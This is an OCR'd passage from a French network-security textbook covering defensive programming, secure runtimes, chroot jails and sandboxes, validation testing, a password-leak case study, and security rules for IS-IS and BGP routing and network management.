- Invoquer les ressources externes prudemment et prévoir tous les résultats. Non seulement valider l'entrée à ces ressources, mais également le résultat.
- Privilégier une modularité logicielle simple, chaque module implémentant une fonction simple. Dans le même esprit, éviter les mécanismes inutilement complexes. Par exemple, pourquoi s'interfacer avec une base de données relationnelle orientée objet, alors qu'un fichier plat fait parfaitement l'affaire ?

Comme indiqué précédemment, l'implémentation systématique de ces règles est extrêmement lourde. Le codage défensif demande significativement plus d'instructions que le codage simple. Un bon exemple est le progiciel « Hello » de GNU, qui s'étend sur plus de 50 000 lignes (documentation comprise), dont 368 uniquement pour le programme principal.

Environnements d'exécution sécurisés

Bien qu'il soit difficile d'auditer du code quel qu'il soit, il est important de s'assurer de la qualité du programme final. Pour y parvenir, une solution possible consiste, si l'on dispose du code source, à recompiler le programme afin d'utiliser de manière transparente des environnements d'exécution sécurisés.

StackGuard, par exemple, offre un environnement d'exécution sécurisé associé au compilateur gcc. StackGuard détecte et fait échouer les attaques par débordement de pile en empêchant l'adresse de retour sur la pile d'être altérée. Plus précisément, StackGuard place un mot « canari » à côté de l'adresse de retour dans la pile lorsque la fonction est invoquée. Si le mot « canari » a été altéré au retour de la fonction, cela signale une attaque par débordement de pile, et le programme s'arrête. Il est donc possible de recompiler une application avec StackGuard afin de stopper la plupart de ces attaques.

Le compilateur Visual C++ de Microsoft offre des options de compilation permettant d'améliorer la robustesse et la sécurité des applications. L'option « /GS-Contrôle de sécurité du tampon » permet d'insérer un cookie afin de détecter d'éventuelles saturations de tampon ayant écrasé l'adresse de retour de la fonction. L'option /RTC permet de faire des vérifications lors de l'exécution du programme.

Plusieurs sous-options sont possibles, notamment l'initialisation de toutes les variables locales avec des valeurs non nulles chaque fois que la fonction est invoquée, mais aussi la vérification du pointeur de la pile pour détecter les corruptions, la détection des sous-exécutions de variables locales, le signalement des utilisations de variables sans initialisation, etc.

Environnements cloisonnés

Une approche complémentaire au codage défensif est l'installation du programme relatif à l'application dans une zone cloisonnée. Ainsi, le risque de catastrophe est minimisé par l'isolement de l'application et son incapacité à accéder aux ressources globales. Remarquons que l'isolement n'est pas symétrique : bien que le programme mis en quarantaine n'ait pas de visibilité sur son environnement, l'environnement global a nécessairement connaissance du programme. En effet, l'opérateur doit pouvoir gérer l'application à partir de son environnement.

Deux techniques fondamentales de cloisonnement sont possibles : les cloisonnements système de type » prison », « parking » ou autre, et la machine virtuelle.


En principe, il est possible d'obtenir l'isolement raisonnable d'une application réseau à l'aide des primitives classiques du système d'exploitation. Il s'agit d'octroyer une identité réservée au démon, dans un groupe d'usagers réservé. Tous les fichiers devraient donc être protégés contre ce compte. Ce résultat est cependant bien difficile à obtenir en pratique.

La primitive Unix chroot est souvent utilisée pour créer un environnement cloisonné de type prison. Le programme modifie la racine du système de fichiers et n'a plus qu'une vision limitée du sous-répertoire identifié. Cette technique est typique des serveurs FTP et est bien documentée. Il faut reproduire dans le sous-répertoire un système minimal, comprenant entre autres les fichiers d'authentification. C'est d'ailleurs un jeu classique que de configurer des comptes inutilisables avec des mots de passe ironiques afin de mystifier les pirates en herbe.

Correctement configurée, la prison est inviolable, et le programme est totalement prisonnier de son environnement. Les systèmes BSD implémentent la gestion des prisons, y compris les plages mémoire visibles du programme cloisonné, comme l'illustre la figure 10.5.

Les machines virtuelles implémentent le cloisonnement par programmation, constituant ainsi une couche intermédiaire entre l'application et le système d'exploitation. Le programme ne voit pas du tout le système de base et a uniquement une vision des services offerts par la machine. La machine virtuelle est un simulateur classique.


Figure 10.5
Implémentation d'une prison pour une application Web



Par exemple, la machine Java — Java n'est pas considéré ici dans un contexte client, mais uniquement dans un contexte de support d'applications tournant sur un serveur — est disponible sur beaucoup de systèmes, sur lesquels elle offre les mêmes caractéristiques. À nouveau, la documentation disponible sur le sujet est aussi vaste que riche, et plusieurs sources traitent exclusivement de la programmation sécurisée dans un environnement Java.

La notion de prison ou « sandbox » correspond à un environnement soumis à des règles de sécurité et à des droits d'accès limités, comme l'illustre la figure 10.6.

Figure 10.6
Implémentation d'une sandbox sur une machine virtuelle Java



Tests de validation

Une fois que le programme est écrit, il est nécessaire de valider non seulement son comportement correct, mais également sa robustesse. La validation de logiciel est un domaine de recherche particulièrement actif, dans lequel il existe peu de consensus sur la marche à suivre.

Il est toujours bon de faire tester une application par une personne étrangère à son développement afin d'apporter un regard neuf sur le programme. Une campagne de validation exhaustive comporte les points suivants, qui se rapprochent de la validation de la robustesse d'un système :

- Tests de fonctionnalité avec des entrées légitimes : la plupart des chemins d'exécution sont essayés, surtout les chemins principaux. Il est cependant illusoire de tenter de valider tous les chemins d'exécution.
- Tests d'endurance aux entrées illégitimes, aux niveaux lexical, syntaxique et sémantique. C'est pour ces tests qu'une personne étrangère au développement se révèle très utile.
- Tests d'endurance avec des entrées aléatoires. Ce type de test est parfois appelé « torture ».
- Analyse rétrospective du code source : peut également être effectuée par une personne extérieure.

Ces tests utilisent une méthodologie à la fois de boîte noire et de boîte blanche.

Un exemple malheureux

Dans cette section, nous donnons un exemple illustrant la difficulté de la programmation robuste. N'importe quel historique de vulnérabilité publiée aurait pu être décrit, mais celui-ci est particulièrement éclairant.

Une plate-forme est utilisée par une équipe pour administrer un grand nombre de machines distantes. L'authentification sur les machines cibles est gérée par un système central, dans lequel chaque opérateur a son mot de passe personnel. Il n'y a pas de système d'authentification unique de type Single Sign On.

Comme les équipes doivent accéder en parallèle à plusieurs machines différentes, elles demandent une « amélioration » des fonctionnalités de la plate-forme d'accès. En effet, le système doit demander une seule fois le mot de passe à un utilisateur, le conserver dans son environnement personnel et l'injecter automatiquement à chaque accès subséquent. Cette demande est impossible à refuser pour des raisons d'efficacité opérationnelle.

Le développeur logiciel décide donc simplement d'archiver le mot de passe dans une variable de l'environnement SHELL. Les tests de fonctionnalité réussissent tous, si bien que la modification est déployée.

Malheureusement, aucun effort sérieux n'est entrepris pour valider l'étanchéité du mécanisme. En peu de temps, un utilisateur trouve un moyen facile d'obtenir les mots de passe associés aux sessions : une option de la commande standard `ps` donne la liste des processus ainsi que les variables d'environnement et leur contenu.

Afin de corriger le problème, la solution décrite ci-après est simple de conception, mais complexe de programmation. Un processus « cache mot de passe » archive le mot de passe de l'utilisateur et le donne uniquement à la session de cet utilisateur. Le mot de passe est également chiffré dans le cache avec une clé dérivée des paramètres de la session.

Cette solution ne résout toutefois pas complètement le problème, puisqu'il est possible que le gestionnaire de la plate-forme accède au cache et le déchiffre grâce à son droit d'accès universel à la mémoire.

Malgré toutes ces approches, essayer de concevoir et de programmer seul une version appauvrie d'un système d'authentification unique serait une erreur grossière et dangereuse.

En résumé

Les mécanismes de protection réseau sont rarement suffisants pour garantir une robustesse des services distants. Dans tous les cas, il est important d'appliquer une philosophie de protection en profondeur, qui inclut la sécurisation des plates-formes serveur au niveau du système d'exploitation ainsi que celle des applications, offrant ainsi un service sécurisé de bout en bout.

Bien que les principes de sécurisation soient relativement simples, leur implémentation s'avère complexe et fastidieuse. Toute implémentation dépend de l'environnement considéré. En revanche, les ressources documentaires disponibles sur le sujet sont riches et souvent disponibles gratuitement.

Le chapitre suivant décrit les architectures, techniques et mécanismes permettant de mettre en place une gestion sécurisé d'un réseau.

11

Protection de la gestion du réseau

Par une bonne maîtrise de la gestion du réseau, il est possible de se prémunir de la plupart des problèmes de sécurité réseau. Cela recouvre les services qui gravitent autour de la gestion du réseau, tels les services (routage, supervision, etc.) de résolution de noms de domaines, de synchronisation des horloges des équipements réseau, etc.

Il est primordial de considérer comme critique l'architecture et les systèmes en charge de la gestion et de la supervision du réseau. Une bonne gestion du réseau permet d'apporter un premier niveau de sécurité face aux attaques suivantes :

- Attaques par injection de routes, qui consistent à injecter un nombre important de fausses routes ou de routes dupliquées afin de rendre instable le processus de routage du réseau.
- Attaques permettant de générer une instabilité des routes, qui consistent à injecter des mises à jour importantes, par exemple sur une route légitime, afin d'impacter le processus de routage ou de bloquer certaines routes.
- Attaques par déni de service sur les services de noms de domaines, qui peuvent bloquer l'établissement de sessions IP sur un réseau si le service DNS ne répond plus.
- Attaques sur le protocole de gestion du réseau SNMP (Simple Network Management Protocol), qui peuvent impacter le réseau et ses services.

Le tableau 11.1 récapitule les mesures à implémenter afin de garantir un niveau de sécurité acceptable pour l'administration réseau.

Règles de sécurité pour la gestion de réseau

Les règles de sécurité à considérer pour la gestion de réseau sont les suivantes :

- Les accès logiques d'administration des équipements réseau ne sont possibles que depuis une zone dédiée à la gestion du réseau.
- La zone dédiée à la gestion du réseau fait l'objet d'une politique de sécurité spécifique et implémente un niveau de sécurité maximal.
- Les protocoles mis en œuvre pour la gestion du réseau implémentent au maximum les options de sécurité.
- Tous les services et systèmes associés à l'activité réseau sont partie prenante de la politique de sécurité réseau.

Tableau 11.1 Mesures de protection de l'administration réseau

Domaine	Mesure de sécurité
Protection des équipements	Définir des règles de configuration des équipements par type d'équipement et par fonction
Routage réseau (IS-IS, OSPF, BGP,etc.)	– Définir des règles de configuration du protocole IGP permettant d'assurer un périmètre de sécurité du processus de routage – Définir des règles de configuration du protocole EGP permettant d'assurer un périmètre de sécurité du processus de routage – Mettre en place une supervision des indicateurs relatifs aux tables de routage du réseau – Définir des procédures d'intervention en cas de perturbation du routage du réseau
Supervision réseau (SNMP)	– Dédier des serveurs pour la supervision SNMP – Renforcer au maximum la sécurité des systèmes d'exploitation des serveurs – Localiser les serveurs SNMP dans la zone d'administration – Implémenter au maximum les options de sécurité disponibles (authentification) – Suivre et appliquer tous les patchs de sécurité relatifs aux serveurs et au service SNMP – Migrer vers une administration reposant sur le protocole IPsec
Service de noms de domaines (DNS)	– Dédier des serveurs à la résolution de noms de domaines – Renforcer au maximum la sécurité des systèmes d'exploitation des serveurs DNS – Localiser les serveurs DNS dans la zone d'administration – Implémenter au maximum les options de sécurité disponibles (authentification) – Suivre et appliquer tous les patchs de sécurité relatifs aux serveurs et au service DNS
Service de mise à l'heure (NTP)	– Dédier des serveurs à la mise à jour des horloges des équipements réseau – Renforcer au maximum la sécurité des systèmes d'exploitation des serveurs NTP – Localiser les serveurs NTP dans la zone d'administration – Implémenter au maximum les options de sécurité disponibles (authentification) – Suivre et appliquer tous les patchs de sécurité relatifs aux serveurs et au service NTP
Zone d'administration	– Dédier une zone d'administration pour le réseau – Renforcer la sécurité du périmètre de sécurité par des contrôles de filtrage très stricts – Authentifier tous les accès à la zone d'administration – Générer des traces des accès et des commandes passées à des fins d'investigation de sécurité – Installer des systèmes de détection d'intrusion au sein de la zone d'administration – Dédier un plan d'adressage spécifique

Le routage réseau

D'une manière générale, tous les protocoles de routage ont pour objectif de maintenir les tables de routage du réseau dans un état intègre et cohérent. Pour y parvenir, les protocoles diffusent des informations de routage aux autres systèmes du réseau afin de transmettre les modifications des tables de routage. Ces protocoles réceptionnent en contrepartie les informations de routage d'autres systèmes du réseau afin de mettre à jour les tables de routage.

Le déploiement de réseaux IP de grande taille a rapidement nécessité la mise au point de protocoles de routage dynamique chargés de déterminer le plus efficacement possible la meilleure route pour atteindre une destination donnée. Il a aussi été nécessaire de découper le réseau en différents systèmes autonomes, ou AS (Autonomous System), afin de réduire cette complexité. Les systèmes autonomes du cœur de réseau Internet sont gérés par les opérateurs de télécommunications.

Ces considérations ont donné lieu à une classification des protocoles de routage dynamique en deux grandes familles : les protocoles IGP (Interior Gateway Protocol), qui permettent d'échanger des informations d'accessibilité au sein d'un système autonome, et les protocoles EGP (Exterior Gateway Protocol), qui permettent d'échanger des informations d'accessibilité entre systèmes autonomes.

Voici une liste non exhaustive des algorithmes qui peuvent être mis en œuvre lors du processus de routage (ces algorithmes doivent être le plus simple possible afin d'être efficaces pour le calcul et la propagation des mises à jour des tables de routage) :

- **Algorithmes de routage hiérarchique.** Définissent des groupes logiques de nœuds, appelés domaines, systèmes autonomes ou zones. Certains routeurs peuvent communiquer avec les routeurs d'autres domaines, alors que d'autres routeurs ne peuvent communiquer qu'à l'intérieur de leur propre domaine, simplifiant ainsi les algorithmes en fonction des exigences de routage des routeurs appartenant à la hiérarchie.
- **Algorithmes de routage intradomaine.** Ne fonctionnent que dans les limites d'un domaine.
- **Algorithmes de routage interdomaine.** Fonctionnent tant au sein d'un domaine qu'entre divers domaines.
- **Algorithmes de routage d'état des liens.** Testent régulièrement l'état des liens avec leurs voisins et diffusent périodiquement ces états à tous les autres routeurs du domaine. L'algorithme du plus court chemin est généralement fondé sur l'algorithme de Dijkstra, qui calcule le plus court chemin vers chaque destination. Les avantages de tels algorithmes sont d'offrir une convergence rapide sans boucle et à chemins multiples. De plus, chaque passerelle calcule ses propres routes indépendamment des autres. Les métriques sont généralement précises et couvrent plusieurs besoins. En revanche, ces algorithmes sont souvent plus complexes à mettre en œuvre et consommateurs de ressources.
- **Algorithmes de routage à vecteur de distance.** Diffusent régulièrement aux voisins l'état des routes. En se fondant sur les routes reçues, chaque voisin met à jour sa propre

table en fonction de l'adresse du réseau destination, de celle du routeur permettant d'atteindre le réseau destination et du nombre de sauts nécessaire pour l'atteindre. Le calcul de routes distribuées s'appuie le plus souvent sur l'algorithme de Bellman-Ford. Les avantages d'un tel algorithme sont une forte interopérabilité entre systèmes réseau et de faibles impacts sur les ressources système. La convergence des tables de routage se montre en revanche lente lorsque les réseaux deviennent importants, la taille des informations de routage étant proportionnelle au nombre de réseau. De plus, des phénomènes de bouclage peuvent intervenir.

Suivant l'algorithme utilisé, plusieurs paramètres peuvent intervenir pour une décision de routage. Les critères de routage s'appuient généralement sur les éléments suivants :

- **Longueur du trajet.** Définit un critère de décision à partir du nombre de liens qu'un paquet doit traverser pour se rendre du point d'origine au point de destination.
- **Fiabilité.** Définit un critère de décision fondé sur la fiabilité de chaque lien du réseau.
- **Délai de transmission.** Définit un critère de décision fondé sur le temps requis afin d'acheminer un paquet du point d'origine au point de destination.
- **Largeur de bande.** Définit un critère de décision fondé sur la capacité de transmission d'un lien.
- **Charge.** Définit un critère de décision fondé sur les ressources d'un routeur (nombre de paquets traités par seconde, ressource mémoire, etc.).
- **Coût de la communication.** Définit un critère de décision fondé sur un coût appliqué à un lien.

Comme expliqué précédemment, un réseau de routage est découpé en systèmes autonomes (AS), ou zones de responsabilité. Dans un système autonome, le protocole de routage utilisé est de type IGP. Pour les échanges de routage entre systèmes autonomes différents, le protocole de routage utilisé est de type EGP. Pour le domaine du multicast, on distingue les protocoles d'accès, les protocoles de routage intradomaine et les protocoles de routage interdomaine.


Comme l'illustre la figure 11.1 (exemples de protocoles), les protocoles de routage IP interdomaine se situent au-dessus de la couche transport du modèle OSI afin d'assurer une fiabilité dans les sessions pour la mise à jour des routes par l'utilisation du protocole TCP orienté session.

Le routage réseau est donc une pièce maîtresse dans la gestion du réseau. De ce fait, il peut entraîner une faiblesse capitale si des attaques parviennent à perturber directement le processus de routage. Un réseau sans routage perd une fonction fondamentale de sa sécurité, qui est sa disponibilité.

Les protocoles de routage IGP

Les protocoles IGP sont conçus pour gérer le routage interne d'un réseau avec des objectifs de forte convergence des nouvelles routes injectées dans les tables de routage. Les

Figure 11.1
Représentation en couches des protocoles de routage



décisions de routage s'appuient sur une unique métrique afin de favoriser la fonction de convergence. Le nombre d'entrée dans les tables de routage doit aussi être limité afin de renforcer la fonction de convergence.

Le routage IGP repose généralement sur l'algorithme de Dijkstra. Il s'agit d'un algorithme permettant de trouver, à partir d'un sommet origine unique, le plus court chemin dans un graphe $G = (S,A)$ pondéré, où les arêtes ont des coûts positifs ou nuls. Il s'agit donc d'un algorithme à fixation d'étiquettes (*label setting algorithm*) traitant définitivement un sommet et son étiquette (ou distance) à chaque itération. Il exploite en outre la propriété que les sous-chemins de plus courts chemins sont de plus courts chemins. Le temps processeur nécessaire pour le calcul des tables de routage par un équipement réseau peut être non négligeable.

Par exemple, avec un graphe dense, l'algorithme de Dijkstra a une complexité en temps de l'ordre de $O(S^2)$. Si l'on modifie 10 préfixes par seconde dans un graphe comportant 900 sommets, le temps nécessaire pour mettre à jour les tables de routage nécessite de l'ordre de plusieurs millions d'opérations par seconde dans le pire des cas.

Si un équipement réseau consomme trop de ressources pour le calcul des tables de routage, il impacte le routage proprement dit et par conséquent le trafic réseau.

Les protocoles parmi les plus utilisés de nos jours sont les suivants :

- **OSPF (Open Shortest Path First).** Protocole de routage à état des liens fondé sur le calcul des chemins les plus courts et sur une architecture hiérarchique constituée de zones OSPF.
- **IS-IS (Intermediate System to Intermediate Systems).** Protocole de routage à état des liens fondé sur le calcul des chemins les plus courts et sur une architecture hiérarchique constituée de domaines IS-IS.

D'autres protocoles, tels RIP (Routing Information Protocol) ou IGRP (Interior Gateway Routing Protocol), sont des protocoles de routage à vecteur de distance.

Le protocole de routage IS-IS


IS-IS est un protocole interne de routage. Issu de l'ensemble des protocoles OSI, il fournit un support pour la mise à jour d'informations de routage entre de multiples protocoles. Il s'agit d'un protocole par état des liaisons de type SPF (Shortest Path First), ou chemin le plus court, dont la dernière version est conforme à la norme ISO 10589.

Le routage IS-IS utilise deux niveaux hiérarchiques de routage. La topologie de routage IS-IS est donc partitionnée en domaines de routage de niveaux 1 ou 2. Les routeurs de niveau 1 connaissent la topologie dans leur domaine, incluant tous les routeurs de ce domaine. Cependant, ces routeurs de niveau 1 ne connaissent ni l'identité des routeurs ni les destinations à l'extérieur de leur domaine. Ils routent tout le trafic vers les routeurs interconnectés au niveau 2 dans leur domaine.

Les routeurs de niveau 2 connaissent la topologie réseau du niveau 2 et savent quelles adresses sont atteignables pour chaque routeur. Les routeurs de niveau 2 n'ont pas besoin de connaître la topologie à l'intérieur d'un domaine de niveau 1. Seuls les routeurs de niveau 2 peuvent échanger les paquets de données ou les informations de routage direct avec les routeurs externes situés en dehors de leur domaine de routage.

Le domaine de niveau 2 agit comme domaine d'échange entre les domaines de niveau 1. La figure 11.2 illustre une topologie type d'interconnexion entre les domaines IS-IS de niveaux 1 et 2.


Figure 11.2
Topologie des interconnexions des domaines IS-IS



Pour des raisons de disponibilité des connexions entre les domaines, le nombre de sessions d'interconnexion entre les domaines 1 et 2 doit être supérieur au minimum à deux sessions IS-IS.

Le réseau de routage formé par les routeurs des domaines 1 ou 2 doit définir un graphe connexe (il existe un chemin entre tous les nœuds du graphe). La figure 11.3 illustre une topologie type d'interconnexion des équipements réseau dans un domaine IS-IS de niveau 1 ou 2.

Figure 11.3
Topologie des interconnexions des équipements réseau dans un domaine



Le réseau de routage formé par les routeurs au sein d'un domaine doit être un graphe connexe (il existe un chemin entre tous les nœuds du graphe) et sans point d'articulation.

Règles de sécurité pour l'architecture de routage IS-IS

Les règles de sécurité à considérer pour l'architecture de routage IS-IS sont les suivantes (pour une configuration de routeur Cisco) :

- L'architecture de routage IS-IS et le découpage en domaines IS-IS sont clairement explicités et documentés. La topologie de routage est décrite dans les documents de l'ingénierie.
- Les échanges des tables de routage sont authentifiés lors d'une session IS-IS.

  La commande suivante :

  ```
  isis password password {level-isis}
  ```

  permet de définir un mot de passe par session IS-IS.
- Les tables de routage sont limitées aux classes d'adresses IP autorisées.

  La commande suivante :

  ```
  distance weight {ip-address {ip-address mask}} [ip access-list]
  access-list access-list-number [dynamic list-name [timeout value]] {deny
  | permit} protocol source source-wildcard destination destination-
  wildcard [precedence precedence] [tos tos] [log| log-input]
  ```

  permet de définir une ACL fondée sur les adresses IP à filtrer.

Les protocoles de routage EGP

Nous ne décrirons dans cette section que le protocole BGP (Border Gateway Protocol), qui s'est imposé comme le protocole EGP du réseau Internet.

BGP s'appuie sur la couche TCP (port 179) pour établir une connexion TCP entre deux routeurs et échanger d'une manière dynamique les annonces de routes.

Le routage BGP repose généralement sur l'algorithme de Bellman-Ford distribué. Il s'agit d'un algorithme réparti et autostabilisant, dans lequel chaque sommet x maintient une table des distances donnant le voisin z à utiliser pour joindre la destination y. On le note $D^x(y,z)$.

L'algorithme se fonde sur le calcul de l'invariant suivant pour chaque sommet et pour chacune de ses destinations :

$D^x(y,z) = c(x,y) + \min_w D^z(y,w)$

où *w* désigne les voisins de *z*.

L'algorithme exploite la propriété que les sous-chemins de plus courts chemins sont des plus courts chemins. Lorsqu'un nœud calcule un nouveau coût minimal pour une destination lors d'une mise à jour de routage provenant de ses voisins ou lorsque le coût d'une de ses adjacences a changé, il informe ses voisins de cette nouvelle valeur. Il s'agit donc d'un algorithme à correction d'étiquettes (*label correcting algorithm*) pouvant affiner à chaque itération l'étiquette (ou distance) de chaque sommet.

Si l'on considère qu'un équipement réseau a de l'ordre de 20 voisins en moyenne et que chaque voisin envoie une mise à jour de routage modifiant 5 000 préfixes par seconde, il faut de l'ordre de plusieurs millions d'opérations par seconde dans le pire des cas pour mettre à jour les tables de routage. De plus, le nombre de messages de mises à jour de routage envoyé par cet équipement réseau peut être important et générer une attaque par déni de service sur le réseau considéré (la taille d'un message BGP peut aller jusqu'à 4 096 octets).

Si un équipement réseau consomme trop de ressources pour le calcul des tables de routage, il impacte le routage proprement dit et par conséquent le trafic réseau.

Lorsqu'un routeur BGP reçoit des mises à jour en provenance de plusieurs systèmes autonomes décrivant différents chemins vers une même destination, il choisit le meilleur itinéraire pour l'atteindre et le propage vers ses voisins.

La décision de routage est fondée sur plusieurs attributs, notamment les suivants :

- AS-path. Liste les numéros de tous les AS qu'une mise à jour doit traverser pour atteindre une destination.
- Origin. Donne des informations sur l'origine de la route. Ces informations peuvent être IGP (la route annoncée provient du même système autonome que l'annonceur), EGP (la route est apprise et ne provient pas du même système autonome) ou Incomplète (la route est apprise d'une autre manière).
- Next hop. Contient l'adresse IP du routeur vers lequel l'information doit être émise pour atteindre le réseau.
- Weight. Utilisé dans le processus de sélection de chemin lorsqu'il existe plus d'une route vers une même destination. On définit alors un poids. L'attribut de poids est local au routeur et n'est pas propagé dans les mises à jour de routage.
- Local preference. Rôle similaire à l'attribut de poids, si ce n'est que l'attribut de préférence locale fait partie des informations de mise à jour de routage.
- Multi-exit discriminator. Indication aux routeurs voisins externes concernant le chemin à privilégier vers un AS lorsque celui-ci possède plusieurs points d'entrée (*via* les différents routeurs externes de l'autre AS).
- Community. Utilisé pour grouper des destinations auxquelles des décisions de routage peuvent être appliquées.

Les routes apprises par les sessions eBGP d'un système autonome doivent être propagées au sein du système autonome par le biais de sessions iBGP. Il s'agit de maintenir une vue cohérente de l'ensemble des routes externes au système autonome pour l'ensemble des routeurs.

La spécification initiale de BGP suppose qu'un graphe complet (modèle « complet ») de sessions iBGP soit configuré au sein du système autonome pour distribuer les routes interdomaines.

Par conséquent, il doit y avoir :

$\frac{n \times (n-1)}{2}$ sessions iBGP au sein d'un système autonome si n est le nombre de routeurs.

La raison à cela est que les sessions iBGP ne redistribuent par les routes apprises en iBGP afin d'éviter les phénomènes de bouclage. Par exemple, pour un réseau contenant 100 routeurs, il serait nécessaire de configurer de l'ordre de 5 000 sessions iBGP au total dans les configurations des routeurs.

Le modèle réflecteur de routes a été proposé pour réduire le nombre de configurations des sessions iBGP.

Sachant que le sous-graphe associé aux réflecteurs de routes doit être complet, il doit y avoir :

$\frac{n \times (n-1)}{2}$ sessions iBGP entre les réflecteurs de routes.

Cependant, le nombre de réflecteurs de routes nécessaires est, par architecture, très inférieur comparé au nombre de routeurs dans le système autonome.

Les niveaux d'architecture illustrés aux figures 11.4 à 11.7 peuvent être définis à l'aide de BGP :

- Le premier niveau d'architecture *(voir figure 11.4)* définit les différentes interconnexions entre systèmes autonomes. Le découpage en différents AS dépend de nombreux paramètres, tels que le nombre d'équipements réseau, la localisation géographique, etc. Pour des raisons de disponibilité et de résilience des connexions entre AS, le nombre de sessions d'interconnexion entre les systèmes autonomes de l'opérateur doit être supérieur au minimum à deux sessions. La figure illustre une topologie type des interconnexions d'un réseau d'un opérateur de télécommunications, avec ses partenaires et ses clients au niveau des AS.
- Le second niveau d'interconnexion *(voir figure 11.5)* concerne le découpage d'un système autonome en sous-systèmes autonomes, ou SubAS. Ce type d'architecture est un modèle de type confédération, qui ne semble plus être utilisé du fait de la difficulté de maintenir la cohérence des configurations. La figure illustre une topologie type des interconnexions des sous-systèmes autonomes au sein d'un système autonome.
- Le dernier niveau d'architecture *(voir figures 11.6 et 11.7)* se situe soit au niveau d'un système autonome, soit dans un sous-système autonome. Il est composé de plusieurs

Figure 11.4
Topologie des interconnexions des systèmes autonomes d'un réseau BGP





Figure 11.5
Topologie des interconnexions des sous-systèmes autonomes d'un réseau BGP



modèles possibles. Dans le modèle full-meshing, tous les équipements ont une session BGP les uns avec les autres. Dans le modèle de type réflecteur de routes, tous les équipements ont une session BGP avec des équipements dédiés au routage, appelés réflecteurs de routes. Dans les deux cas, les graphes doivent être connexes (il existe un chemin entre tous les nœuds du graphe). Une combinaison des deux topologies est possible. Un réflecteur de routes est un routeur BGP qui peut redistribuer sur des sessions iBGP les routes qu'il a apprises d'autres sessions iBGP.

Figure 11.6
Topologie des interconnexions des équipements réseau d'un réseau BGP (full-meshing)


